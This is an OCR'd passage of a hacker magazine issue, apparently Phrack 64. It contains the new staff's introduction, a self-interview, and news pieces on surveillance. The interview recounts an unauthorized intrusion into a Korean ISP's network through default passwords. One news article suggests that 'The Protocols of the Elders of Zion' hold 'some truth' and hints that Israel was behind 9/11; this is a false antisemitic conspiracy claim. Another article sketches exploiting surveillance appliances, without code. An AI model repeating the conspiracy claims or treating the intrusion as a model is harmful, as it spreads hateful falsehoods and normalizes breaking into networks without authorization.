


"As long as there is technology, there will be hackers. As long as there are hackers, there will be PHRACK magazine. We look forward to the next 20 years"

This is how the PHRACK63 Introduction was ending, telling everybody that the Staff would have changed and to expect a release sometimes in 2006/2007. This is that release. This is the new staff, "The Circle of Lost Hackers". Every new management requires a presentation and we decided to do it by Prophiling ourselves. Useless to say, we'll keep anonymous, mainly for security reasons that everyone understands.

Being anonymous doesn't mean at all being closed. Phrack staff has always evolved, and will always evolve, depending on who really care about being a smart-ass. The staff will always receive new people that cares about writing cool articles, meet new authors and help them at publishing their work in the best conditions. Grantee of freedom of speech will be preserved. It is the identity of our journal.

Some people were starting to say that phrack would have never reborn. That there would have never been a PHRACK64 issue. We heard that while we were working on, we smiled and kept going on. Some others were saying that the spirit was lost, that everything was lost.

No, Phrack is not dead. Neither is the spirit in it.

All the past Phrack editors have done a great work, making the Phrack Magazine "the most technical, most original, the most Hacker magazine in the world", written by the Underground for the Underground.
We are in debt with them, every single hacker, cracker or researcher of the Underground should feel in debt with them.
For the work they did.
For the spirit they contributed to spread.
For the possibility of having a real Hacker magazine.

No, nothing is or was ever lost. Things change, security becomes a business, some hackers sell exploits, others post for fame, but Phrack is here, totally free, for the community. No business, no industry, no honey, baby. Only FREEDOM and KNOWLEDGE.

We know the burden of responsibility that we have and that's why we worked hard to bring you this release. It wasn't an easy challenge at all, we have lost some people during those months and met new ones. We decided to make our first issue without a "real" CFP, but just limit it to the closest people we had in the underground. A big thank to everyone who participated. We needed to understand who really was involved and who was lacking time, spirit or motivation: having each one a lot of work to do (writing, reviewing, extending and coding) was the best way to succeed in that. This is not a "change of direction", next issues will have their official CFP and whatever article is (and has always been) welcome.

We know that we have a lot to learn, we're improving from our mistakes and from the problems we've been facing. Aswell, we know that this release is not "the perfect one", but we think that the right spirit is there and so is the endeavor. The promise to make each new release a better one is a challenge that we want to win.

No, Phrack is not dead. And will never die.

Long live to PHRACK.

- The Circle of Lost Hackers

[-]==========[-]

For this issue, we're bringing you the following :

Scene Shoutz:

All the people who helped us during the writing of this issue especialy assad, js, mx-, krk, sysk. Thank you for your support to Phrack. The magazine deserve a good amount of work and it is not possible without a strong and devoted team of hackers, admins, and coders.

The circle of lost hackers is not a precise entity and people can join and quit it, but the main goal is always to give Phrack the release deserved by the underground hacking community. You can join us whenever you want to present a decent work to a wider range of peoples. We also need reviewers on all topics related to hardware hacking and body/mind experience.

All the retards who pretend to be blackhat on irc and did a pityful attempt to leak Phrack on Full-Disclosure : Applause (Even the changes in the title were so subtle, a pity you did not put any rm -fr in the code, maybe you didnt know how to use uudecode ?)

Enjoy the magazine!

[-]==========[-]

|=----------=[C O N T A C T P H R A C K M A G A Z I N E]=----------=|

Editors : circle[at]phrack{dot}org
Submissions : circle[at]phrack{dot}org
Commentary : loopback[@]phrack{dot}org
Phrack World News : pwn[at]phrack{dot}org


|=--=|

Submissions may be encrypted with the following PGP key:
(Hint: Always use the PGP key from the latest issue)

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.5 (GNU/Linux)

mQGiBEZSCpoRBAC0VU8+6+Sy9/8Csiz27VrdOIV9cxhaaGr2xTg/U8rrfzz4ybbZ
hfFWJv+ttdu6C+JEATlGJKzn9mVJl35EieQcC8bNJ6SXz1oJHTDhFsGkG1A8Qi2k
/yRPtljPceWWxgCxBfoc8BtvMLUbagSJ/PFzy+ibwCGfoMxYifbbkRyS8wCgmVUV
gBmpzy4ls5qzegAqVP0CIyEEAK7b7UjnOqvEjsSqdgHy9fVOcxJhhIO/tP8sAvZR
/juUPGcl6PtP/HPbgsyccPBZV6s0LYliu92y7sLZH8Yn9SWI87IZvJ3Jzo2KQIRC
zlZ+PiSK9ITlTVd7EL0m8qXAlESBnjMA4of6+QckvuGnDTHPmHRsJEnseRr21XiH
+CmcA/9blLrNhK4hMwMlULB/3NnuejDjkyTTcAAFQx2efT0cUK6Esd0NSlLS4vlL
3QWwnMTDsdc37sTBbhM1c6gwjD46lz2G4bJWXCZZAb6mGNHDkKL9VosW+CN3KtMa
MOvFqVOKM0JnzHAHAzL2cyhUqUU9WYOHMv/ephWeFTooadcrqbQ/VGhlIENpcmNs
ZSBvZiBMb3N0IEhhY2tlcnMgKHd3dy5waHJhY2sub3JnKSA8Y2lyY2xlQHBocmFj
ay5vcmc+iGYEExECACYFAkZSCpoCGwMFCQPCZwAGCwkIBwMCBBUCCAMEFgIDAQIe
AQIXgAAKCRCtZBmRMDi989eZAJ9X06v6ATXz1/kj+SG1GF5aRedM6QCgjkhZLVQP
aNUYru8KVtzfxd0J6om5Ag0ERlIKrRAIAMgbTDk286rkgrJkCFQo9h8Pf1hSBOyT
yU/BFd0PDKEk8+cMsMtPmS0DzBGv5PSa+OWLNPxCyAEXis5sKpoFVT5mEkFM8FCh
Z2x7zzPbI+bzyGMTQ4kPaxoTf2Ng/4ZE1W+iCyyTsSwtjxQkx2M4IOzW5rygtw2z
lqrbUN+ikKQ9c2+oleIxEdWiumeiw7FkypExWjo+7HCC2QnPtBVYzmw5Ed6xDS1L
rXQ+rKj23L7/KL0WSegQ9zfrrVKISD83kiUgjyopXMBY2tPUdUFlpsImE8fNZ3Rm
hYW0ibpOWUdu6K+DnAu5ZzgYhVAWkR5DQkVTGUY3+n/C2G/7CfMJhrMAAwYH/1Pw
dlFmRQy6ZrxEWEGHpYaHkAjP1vi4VM82v9duYHf1n25OiJhjf9TDAHTfZBDnlBhz
CgWCwi79ytMFOCIHy9IvfxG4jNZvVTX2ZhOfPNullefHop3Gsq7ktAxgKJJDZ4cT
oVHzF4uCv7cCrn76BddGhYd7nru59yOGDPoV5f7xpNi1cxgoQsF20IpyY79cI8co
jimET3B1F3KoxOtzV5u+vxs6+tdWP4ed5uGiYJNBC+h4yRl1CChDDDHjmXGNPJrr
+2Y49Hs2b3GsbCyaDaBv3fMn96tzwcXzWxRV9q4/pxot/W7CRpimCM4gHsrw9mZa
+Lo+GykjtzVMMdUeZWaITwQYEQIADwUCRlIKrQIbDAUJA8JnAAAKCRCtZBmRMDi9
80yQAJ9v7DcHj42YzpFRC7tPrGP72IB/pgCdHjt52h4ocdJpq5mKKwb6yONj5xM=
=Nf2W
-----END PGP PUBLIC KEY BLOCK-----

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */

-EOF-
```



Welcome to Phrack Pro-Phile. Phrack Pro-Phile is created to bring info to you, the users, about old and highly important controversial peoples. The first Phrack Pro-Phile was created in Phrack Issue 4 by Taran King. Since this date, a total of 43 profile were realized. Some well know hackers were profiled like Taran King, The Mentor, Knigh Lighting, Lex Luthor, Emmanuel Goldstein, Erik Bloodaxe, Control-C, Mudge, Aleph-One, Route, Voyager, Horizon or more recently Scut.

This prophile is probably a little more different since it will introduce the new staff. Since the people composing The Circle of Lost Hackers want to stay anonymous, the Prophile will be more a "question-answer" prophile.

Personal

Handle: The Circle of Lost Hackers
Call them: call them what you want, just be careful
Handle Origin: Dead Poets Society movie
Date of Birth: from 1977 to 1984
Age at current date: haha
Countries of origin: America, South-America and Europe

Favorite Things

Women : Angelina Jolie because she was a great hacker in a movie
Cars : Like everyone, the Dolorean. The only nice car in the world.
Foods : Italian food is without a doubt the best food. Some other prefer Chinese or Japanese once they tasted Yakitori's.
Alcohols : anything which make you drunk
Drugs : sex
Music : Drum and Bass, Sublime, Orbital, Red Hot Chili Peppers, DJ Shadow, The Chemical Brothers, The Mars Volta, more generally death metal, and gothic rock. Abstract electro bands like Boards of Canada.
Movies : Blade Runner, The Usual Suspect, Fight Club, Kill Bill, hackers (private joke)
Authors : Gurdjieff, Rufolf Steiner, Rupert Sheldrake, Plato, Stephan Hawkings, Roger Penrose, George Orwell, Noam Chomsky, Sun Tzu, Nicolas Tesla, Douglas Hofstadter, Ernesto Guevara, Daniel Pennac, Gabriele Romagnoli

---

Open Interview

Q: Hello
A: Saluto amigo!

Q: Can you introduce yourselves in a few words?
A: The Circle of Lost Hackers is a group of friends overall. Two years ago when TESO decided to stop Phrack, the voice of the underground decided not to let Phrack dying. People started to wonder .. Phrack is really dead ? In no way it is. Phrack reborns, always, from the influence of multiple hacking crews to make this possible. But at the beginning it was not easy to create a new team, a lot of people agreed to continue Phrack but not really to write or review articles. Also, one of the most important thing was to have people with the good spirit. Now we think that we have a good team and we hope bring to the Underground scene a lot of quality papers like in old issues of Phrack, but keeping the technical touch that makes Phrack a unique hacking magazine. The Phrack staff evolves and will always evoluate a new talents get interested in sharing for fun and free information.

Q: How many people are composing The Circle of Lost Hackers?
A: We could tell you, but we would have to kill you, after. The only important thing is that "The Circle of Lost Hackers" is not a restricted club. More people will join us, others may leave, depending on who really believes in comunication, hacking and freedom of research and information.

Q: When did you start to play with computers and to learn hacking?
A: Each one of us could answer differently. There's not a "perfect" age to start, neither it is ever too late to start. Hacking is researching. It is being so obstinated on resolving and understanding things to spend nights over a code, a vulnerability, an electronic device, an idea.

Hacking is something you have inside, maybe you'll never take a computer or write a code, but if you've an "hacking mind" it will reveal itself, sooner or later.

To give you an idea of the first computers of some members of the team, it was a 286, 486 SX or an Amiga 1000. Each of us started to play with computer at the end of 80' or beginning of 90'. The hacking life of our team started more or less around 97. Like with a lot of people, Phrack and 2600 mag were and are a great source of inspiration, as well as IRC and reading source code.

Q: This interview is quite strange, you do the questions and the answers at the same time ?!?!
A: What's the problem, in phrack issue 20 Taran King did a prophile of himself!!!

Q: Can you tell us what is your most memorable experience?
A: Each of us has a lot of memorable experiences but we don't really have a common experience where we hacked all together. So to make easy we are going to take three of our "memorable" experiences.

1.
A subtle modification about p0f wich made me finding documents that I wasn't supposed to find. Some years ago, I had a period when each month I tried to focus on the security of one country. One of those countries was South-Korea where I owned a big ISP. After spending some time to figure out how I could leave the DMZ and enter in the LAN, I succeed thanks to a cisco modification (I like default passwords). Once in the LAN and after hiding my activity (userland > kernelland), I installed a slightly modification of p0f. The purpose if this version was to scan automatically all the windows box found on the network, mount shared folders and list all files in these folders. Nothing fantastic. But one of the computers scanned contained a lot of files about the other Korea... North Korea. And trust me, there were files that I wasn't supposed to find. I couldn't believe it. I could do the evil guy and try to sell these files for money, but I had (and I still have) a hacker ethic. So I simply added a text file on the desktop to warn the user of the "flaw". After that I left

the network and I didn't come back. It was more than 5 years ago so don't ask me the name of the ISP I can't remember.

2.
Learning hacking by practice with some of the best hackers world-wide. Sometimes you think you know something but its almost always possible to find someone who prove you the opposite. Wether we talk about hacking a very big network with many thousands of accounts and know exactly how to handle this in minuts in the stealthiest manner, or about auditing source code and find vulnerability in a daemon server or Operating System used by millions of peoples on the planet, there is always someone to find that outsmart you, when you thought being one of the best in what you are doing. I do not want to enter in detail to avoid compromising anyone's integrity, but the best experience are those made of small groups (3, 4 ..) of hackers, working on something in common (hacking, exploits, coding, audits ..), for example in a screen session. Learning by seing the others do. Teaching younger hackers. Sharing knowledge in a very restricted personal area. Partying in private with hackers from all around the world and getting 0day found, coded, and used in a single hacking session.

Q: Is one of you has been busted in a previous life?
A: Hope no but who knows?

Q: What do you think about the current scene?
A: We think a lot of things, probably the best answer is to read the article "A brief history of the Underground" in this issue where we are talking about the scene and the Underground.

Q: What's your opinion about old phracks?
A: Great. Old phracks were the first source of information when we were starving for more to learn. _The_ point of reference. But don't stop yourselves to the last 10 issues, all issues are still interesting.

Q: And about PHC?
A: Well, thats an interesting question. To be honest, PHC did not just do those bad things we were used to learn from the web or irc, we like some of them and even know very well a few others. Also, the two attempted issues 62 and 63 of PHC had an incontestable renew in the spirit and there were even some useful information on honeypots and protecting exploits.

However, we have a problem with unjustified arrogance. If it's true the security world has a problem with white/black hats, we think that the good way to resolve the problem is not to fight everyone, especially such a poor demonstrative way. It's not our conception of hacking. Take the first 20 issues of Phrack and try to find unjustified arrogant word/sentence/paragraph: you won't find any. The essence of hacking is different : it's learning. Hacking to learn.

You can be a blackhat and working in the IT industry, it's not incompatible. We have nothing against PHC and we think the Underground needs a group like PHC. But the Underground needs a magazine like Phrack as well. The main battle of PHC is fighting whitehats but it's not Phrack's battle. It's never been the purpose of Phrack. If we have to fight against something, it's against the society and not targeting whitehats personally (that doesn't mean that we support whitehat...). Phrack is about fighting the society by releasing information about technologies that we are not supposed to learn. And these technologies are not only Unix-related and/or software vulnerabilities.

We agree with them when they say that recent issues of Phrack helped probably too much the security industry and that there was a lack of spirit. We're doing our best to change it. But we still need technical articles. If they want to change something in the Underground, they are

welcome to contribute to Phrack. Like everyone in the Underground community.

Q: Full-disclosure or non-disclosure?
A: Semi-disclosure. For us, obviously. Free exchange of techniques, ideas and codes, but not ready-to-use exploit, neither ready-to-patch vulnerabilities.

Keep your bugs for yourself and for your friend, do the best to not make them leak. If you're cool enough, you'll find many and you'll be able to patch your boxes.

Disclosing techniques, ideas and codes implementations helps the other Hackers in their work, disclosing bugs or releasing "0-day" exploits helps only the Security Industry and the script kiddies.
And we don't want that.

You might be an Admin, you might be thinking : "oh, but my box is not safe if i don't know about vulnerabilities". That's true, but remember that if only very skilled hackers have a bug you won't have to face a "rm -rf" of the box or a web defacement. That's kiddies game, not Hackers one.

But that's our opinion. You might have a totally different one and we will respect it. You might even want to release a totally unknown bug on Phrack's pages and, if you write a good article, we'll help you in publishing it. Maybe discussing the idea, before.

As we said in the introduction, the first thing we want to garantee is freedom of speech. That's the identity of our journal.

Q: What's the best advice that you can give to new generation of hackers?
A: First of all, enjoy hacking. Don't do that for fame or to earn more money, neither to impress girl (hint: not always works ;)) or only to be published somewhere. Hack for yourself, hack for your interest, hack to learn.

Second, be careful. In every thing you do, in any relationship you'll have. Respect people and try to not distrupt their work only because you're distracted or angry.

Third, have fun. Have a lot of fun.

And never, never, never setup an honeypot (hi Lance!).

Q: What do you think about starting an Underground World Revolution Movement against the establishment ?
A: Do it. But do it Underground. The nowadays world is too obsessed by "visibility". Act, let the others talk.

Q: What's the future of hacking ?
A: The future is similar to the present and to the past. "Hacking" is the resulting mix of curiosity and research for information, fun and freedom. Things change, security evolves and so does technology, but the "hacker-mind" is always the same. There will always be hackers, that is skilled people who wants to understand how things really go.

To be more concrete, we think that the near future will see way more interest in hardware and embedded systems hacking : hardware chip modification to circumvent hardware based restrictions, mobile and mobile services exploits/attacks, etc.

Moreover, seems like more people is hacking for money (or, at least, that's more "publicly" known), selling exploits or backdoors. Money is usually the source of many evils. It is indeed a good motivating factor (moreover hacking requires time and having that time payed when you

don’t have any other work is really helpful), but money brings with itself the business mind. People who pays hackers aren’t interested in research, they are interested in business. They don’t want to pay for months of research that lead to a complex and eleet tecnique, they want a simple php bug to break into other companies website and change the homepage. They want visible impact, not evolved culture.

We’re not for the "hacking-business" idea, you probably realized that. We’re not for exploit disclosure too, unless the bug is already known since time and showing the exploit code would let better understand the coding techniques involved. And we don’t want that someone with a lot of money (read : governement and big companies) will be one day able to "pay" (and thus "buy") all the hackers around.

But we’re sure that that will never happen, thanks to the underground, thanks to people like you who read phrack, learn, create and hack independently.


Q: Do you have some people or groups to mention ?
A: (mentioning some people and say what do u thing about them, phc, etc)

There are groups and people who have made (or are making) the effective evolving of the scene. We try to tell a bit of their story in "International Scenes" phile (starting from that issue with : Quebec, Brazil and France). Each country has its story, Italy has s0ftpj and antifork, Germany has TESO, THC and Phenolit (thanks for your great ph-neutral party), Russia, France, Netherlands, or Belgium have ADM, Synnergy, or Devhell, USA and other countries have PHC...

Each one will have his space on "International Scenes". If you’re part of it, if you want to tell the "real story", just submit us a text. If you are too paranoid to submit a tfile to Phrack, its ok. If you wish to participate to the underground information, how journal is your journal as well and we can find a solution that keep you anonymous.

Q: Thank you for this interview, I hope readers will enjoy it!
A; No problem, you’re welcome. Can I have a beer now?


--EOF--



The Circle of Lost Hackers is looking for any kind of news related to security, hacking, conference report, philosophy, psychology, surrealism, new technologies, space war, spying systems, information warfare, secret societies, ... anything interesting! It could be a simple news with just an URL, a short text or a long text. Feel free to send us your news.

Again, we need your help for this section. We can't know everything, we try to do our best, but we need you ... the scene needs you...the humanity needs you...even your girlfriend needs you but should already know this... :-)

--[1.



-Speedy News-[There is no age to start hacking]--

http://www.dailyecho.co.uk/news/latest/display.var.
1280820.0.how_girl_6_hacked_into_mps_commons_computer.php

-Speedy News-[Eeye hacked ?]--

http://www.phrack.org/eeye_hacked.png

-Speedy News-[Anarchist Cookbook]--

The anarchist cookbook version 2006, be careful...

http://www.beyondweird.com/cookbook.html

-Speedy News-[Is Hezbollah better than Israeli militants?]--

http://www.fcw.com/article96532-10-19-06-Web

-Speedy News-[How to be secure like an 31337 DoD dude]--

https://addons.mozilla.org/en-US/firefox/addon/3182

-Speedy News-[Hi I'm Skyper, ex-Phrack and I like Phrack's design!]--

http://conf.vnsecurity.net/cfp2007.txt

-Speedy News-[The most obscure company in the world]--

http://www.vanityfair.com/politics/features/2007/03/spyagency200703?printable=true&currentPage=all

A "MUST READ" article...

-Speedy News-[Terrorism excuse Vs freedom of information]--

http://www.usatoday.com/news/washington/2007-03-13-archives_N.htm

-Speedy News-[Zero Day can happen to anyone]--

http://www.youtube.com/watch?v=L74o9RQbkUA

-Speedy News-[NSA, contractors and the success of failure]--

http://www.govexec.com/dailyfed/0407/040407mm.htm

-Speedy News-[Blood, Bullets, Bombs, and Bandwidth]--

http://rezendi.com/travels/bbbb.html

-Speedy News-[The day when the BCC predicted the future]--

http://www.prisonplanet.com/articles/february2007/260207building7.htm

-Spirit News-[Just because we like these websites]--

http://www.cryptome.org/

http://www.2600.com/

--[2. One more outrage to the freedom of expression
by Napoleon Bonaparte

The distribution of a book containing a copy of the Protocols of the Elders of Zion was stopped in Belgium and France by Israeli lobbyists.

The authors advance that the bombing of the WTC could be in relation with Israel. It's not the good place to argue about this statement, but what is interesting is that 6 years after 11/09/01 we read probably more than 100 theories about the possible authors of WTC bombing: Al Qaeda, Saoudi Arabia, Irak (!) or even Americans themselves. But this book advances the theory that _maybe_ there is something with Israel and the diffusion is forbidden, just one month after its release.

Before releasing this book, the Belgian association antisemitisme.be read it to give his opinion. The result is apparent: the book is not antisemitic. The only two things that could be antisemitic in this book are:

- the diffusion of "The Protocols of the Elders of Zion" in the annexe of the book. If you take a look on Amazon, you can find more than 30 books containing The Protocols.

- the cover of the book which show the US and Israeli flags linked with a bundle of dollars.

Actually you can find the same kind of picture on the website of the Americo-Israeli company Zionoil: http://www.zionoil.com/ . And the cover of the book was designed before the author found the same picture on Zionoil's website.

Also, something unsettling in this story is that the book was removed on the insistence of a Belgian politician: Claude Marinower. And on the website of this politician, we can see him with Moshe Katsav who is the president of Israel and recently accused by Attorney General Meni Mazuz for having committed rape and other crimes...

http://www.claudemarinower.be/uploads/ICJP-israelpresi.JPG

So why the distribution of this book was banned? Because the diffusion of "The Protocols of the Elders of Zion" is dangerous? Maybe but...

You can find on Internet or amazon some books like "The Anarchist Cookbook" which is really more "dangerous" than the "The Protocols of the Elders of Zion". In this book you can find some information like how to kill someone or how to make a bomb. If we have to give to our children either "The Anarchist Cookbook" or "The Protocols of the Elders of Zion", I'm sure that 100% of the population will prefer to give "The Protocols of the Elders of Zion". Simply because it's not dangerous.

So why? Probably because there are some truth in this book.

The revelations in this book are not only about 11/09/2001 but also about the Brabant massacres in Belgium from 1982 to 1985. The authors advances that these massacres were linked to the GLADIO/stay-behind network.

As Napoleon Bonaparte said: "History is a set of lies agreed upon".

He was right...

[1]
http://www.antisemitisme.be/site/event_detail.asp?language=FR&eventId

=473&catId=26

[2] http://www.ejpress.org/article/14608

[3]
http://www.wiesenthal.com/site/apps/nl/content2.asp?c=fwLYKnN8LzH&b
=245494&ct=2439597

[4]
http://www.osservatorioantisemitismo.it/scheda_evento.asp?number=1067&
idmacro=2&n_macro=3&idtipo=59

[5] http://ro.novopress.info/?p=2278

[6] http://www.biblebelievers.org.au/przion1.htm

--[3. How we could defeat the Orwellian Narus system
by Napoleon Bonaparte

AT&T, Verizon, VeriSign, Amdocs, Cisco, BellSouth, Top Layer Networks, Narus, ... all theses companies are inter-connected in our wonderful Orwellian world. And I don't even talk about companies like Raytheon or others involved in "ECHELON".

That's not new, our governments spy us. They eavesdrop our phones conversation, our Internet communications, they take beautiful photos of us with their imagery satellites, they can even see through walls using satellites reconnaissance (Lacrosse/Onyx?), they install cameras everywhere in our cities (how many cameras in London???), RFID tags are more and more present and with upcoming technologies like nanotechnologies, bio-informatics or smartdusts system there is really something to worry about.

With all these systems already installed, it's utopian to think that we could come back to a world without any spying system. So what we can do ? Probably not a lot of things. But I would like to propose a funny idea about NARUS, the system allowing governments to eavesdrop citizens Internet communications.

This short article is not an introduction to Narus. I will just give you a short description of its capacities. A more longer article could be written in a next release of Phrack (any volunteer?). So Narus is an American company founded in 97. The first work of NARUS was to analyze IP network traffic for billing purpose. In order to accomplish this they have strongly contributed to the standardization of the IPDR Streaming Protocol by releasing an API Code [1] (study this doc, it's a key to break NARUS). Nowadays, Narus is also included in what I will call the "spying business". According to their authors, they can collect data from links, routers, soft switches, IDS/IPS, databases, ..., normalize, correlate, aggregate and analyze all these data to provide a comprehensive and detailed model of users, elements, protocols, applications and networks behaviors. And the most important: everything is done in real time. So all your e-mails, instant messages, video streams, P2P traffic, HTTP traffic or VOIP can be monitored. And they doesn't care about which transmission technology you use, optical transmission can also be monitored. This system is simply amazing and we should send our congratulations to their designers. But we should also send our fears...

If we want to block Narus, there is an obvious way: using cryptography. Nowadays, it's quite easy to send an encrypted email. You don't even have to worry about your email client, everything it's transparent (once configured). The problem is that you need to give your public key to your interlocutor, which is not really "user friendly". Especially if the purpose is simply to send an email to your girlfriend. But it's still the best solution to block a system like Narus. Another way to block Narus is to use steganography, but

it’s more complicate to implement.

In conclusion, there is no way to stop totally a system like Narus and the only good way to block it is to use cryptography. But we, hackers, we can do something against Narus. Something funny. The idea is the following: we should know where a Narus system is installed!

First step. An organization, a country or simply someone should buy a Narus system and reverse it. There are a lot of tools to reverse a system, free or commercial. Since the purpose of Narus is to analyze data, the main task is parsing data. And we know that systems parsing data are the most sensitive to bugs. So a first idea could be to fuzzing it with random requests and if it doesn’t work doing some reversing. Once a bug is detected (and for sure, there IS at least one bug), the next step is to exploit it. Difficult task but not impossible. The most interesting part is the next one: the shellcode.

There are two possibilities, either the system where Narus is installed has an outgoing Internet connexion or there isn’t an outgoing Internet connexion. If not, the shellcode will be quite limited, the "best" idea is maybe just to destroy the system but it’s not useful. What is useful is when Narus is installed on a system with an outgoing Internet connexion. We don’t want a shell or something like that on the system, what we want is to know where a Narus system is installed. So what our shellcode has to do is just to send a ping or a special packet to a server on Internet to say "hello a Narus is installed at this place". We could hold a database with all the Narus system we discover in the world.

This idea is probably not very difficult to implement. The only bad thing is if we release the vulnerability, it won’t take a long time to Narus to patch it.

But after all, what else can we do?

Again, as Napoleon said: "Victory belongs to the most persevering".

And hackers are...

[1] http://www.ipdr.org/public/DocumentMap/SP2.2.pdf

--[4. Feeling safer in a spying world
by Julius Caesar

At first, it’s subtle. It just sneaks up on you. The only ones who notice are the paranoid tinfoil hat nutjobs -- the ones screaming about conspiracies and big brother. They take a coincidence here and a fact from over there and come up with 42. It’s all about 42.

We need cameras at ATM machines, to catch robbers and muggers. Sometimes they even catch a shot of the Ryder truck driving by in the background. People get mugged in elevators, so we need some cameras there too. Traffic can be backed up for a while before the authorities notice, so let’s have some cameras on the highway. Resolution gets better, and we can catch more child molestors and terrorists if they can record license plates and faces.

Cameras at intersections catch people running red lights and speeding. We’re getting safer every day.

Some neighborhoods need cameras to catch the hoods shooting each other. Others need cameras to keep the sidewalks safe for shoppers. It’s all about safety.

Then one day, the former head of the KGIA is in charge, or arranges for his dimwitted son to fuck up yet again as president of something.

Soon, we’re at war. Not with anyone in particular. Just Them. You’re

either with us, or you're with Them, and we're gonna to git Them.

Our phone calls need to me monitored, to make sure we're not one of Them. Our web browsing and shopping and banking and reading and writing and travel and credit all need to be monitored, so we can catch Them. We'll need to be seached when travelling or visiting a government building because we might have pointy metal things or guns on us. We don't want to be like Them.

It's important to be safe, but how can we tell if we're safe or not? What if we wonder into a place with no cameras? How would we know? What if our web browsing isn't being monitored? How can we make sure we're safe?

Fortunately, there are ways.

Cameras see through a lens, and lenses have specific shapes with unique characteristics. If we're in the viewing area of a camera, then we are perpendicular to a part of the surface of the lens, which usually has reflective properties. This allows us to know when we're safely in view of a camera.

All it takes is a few organic LEDs and a power supply (like a 9V battery). Arrange the LEDs in a circle about 35mm in diameter, and wire them appropriately for the power supply. Cut a hole in the center of the circle formed by the LEDs.

Now look through the hole as you pan around the room. When you're pointing at a lens, the portion of the curved surface of the lens which is perpendicular to you will reflect the light of the LEDs directly back at you. You'll notice a small bright white pinpoint. Blink the LEDs on and off to make sure it's reflecting your LEDs, and know that you are now safer.

Worried that your Internet connection may not be properly monitored for activity that would identify you as one of Them? There are ways to confirm this too.

Older equipment, such as carnivore or DCS1000 could often be detected by traceroute, which would show up as odd hops on your route to the net. As recently as 2006, AT&T's efforts to keep us safe showed up with traceroute. But the forces of Them have prevailed, and our protectors were forced to stop watching our net traffic. Almost. We can no longer feel safe when seeing that odd hop, because it doesn't show up on traceroute anymore.

It will, however, show up with ping -R, which requests every machine to add its IP to the ping packet as it travels the network.

First, do a traceroute to find out where your ISP connects to the rest of the net;

```
[snip]
 5  68.87.129.137 (68.87.129.137)  28.902 ms  14.221 ms  13.883 ms
 6  COMCAST-IP.car1.Washington1.Level3.net (63.210.62.58)  19.833 ms *
 21.768 ms
 7  te-7-2.car1.Washington1.Level3.net (63.210.62.49)  19.781 ms  19.092
 ms  17.356 ms
```

Hop #5 is on comcast's network. Hop #6 is their transit provider. We want to send a ping -R to the transit provider (63.210.62.58);

```
[root@phrack root]# ping -R 63.210.62.58
PING 63.210.62.58 (63.210.62.58) from XXX.XXX.XXX.XXX : 56(124) bytes
of data.
64 bytes from 63.210.62.58: icmp_seq=0 ttl=243 time=31.235 msec
NOP
RR:     [snip]
        68.87.129.138
        68.86.90.90
```

```
        4.68.121.50
        4.68.127.153
        12.123.8.117

117.8.123.12.in-addr.arpa. domain name pointer
sar1-a360s3.wswdc.ip.att.net.
```

An AT&T hop on Level3's network? Wow, we are still safely under the watchful eye of our magnificent benevolent intelligence agencies. I feel safer already.

--[5. D-Wave demonstrates a quantum computer
by aris

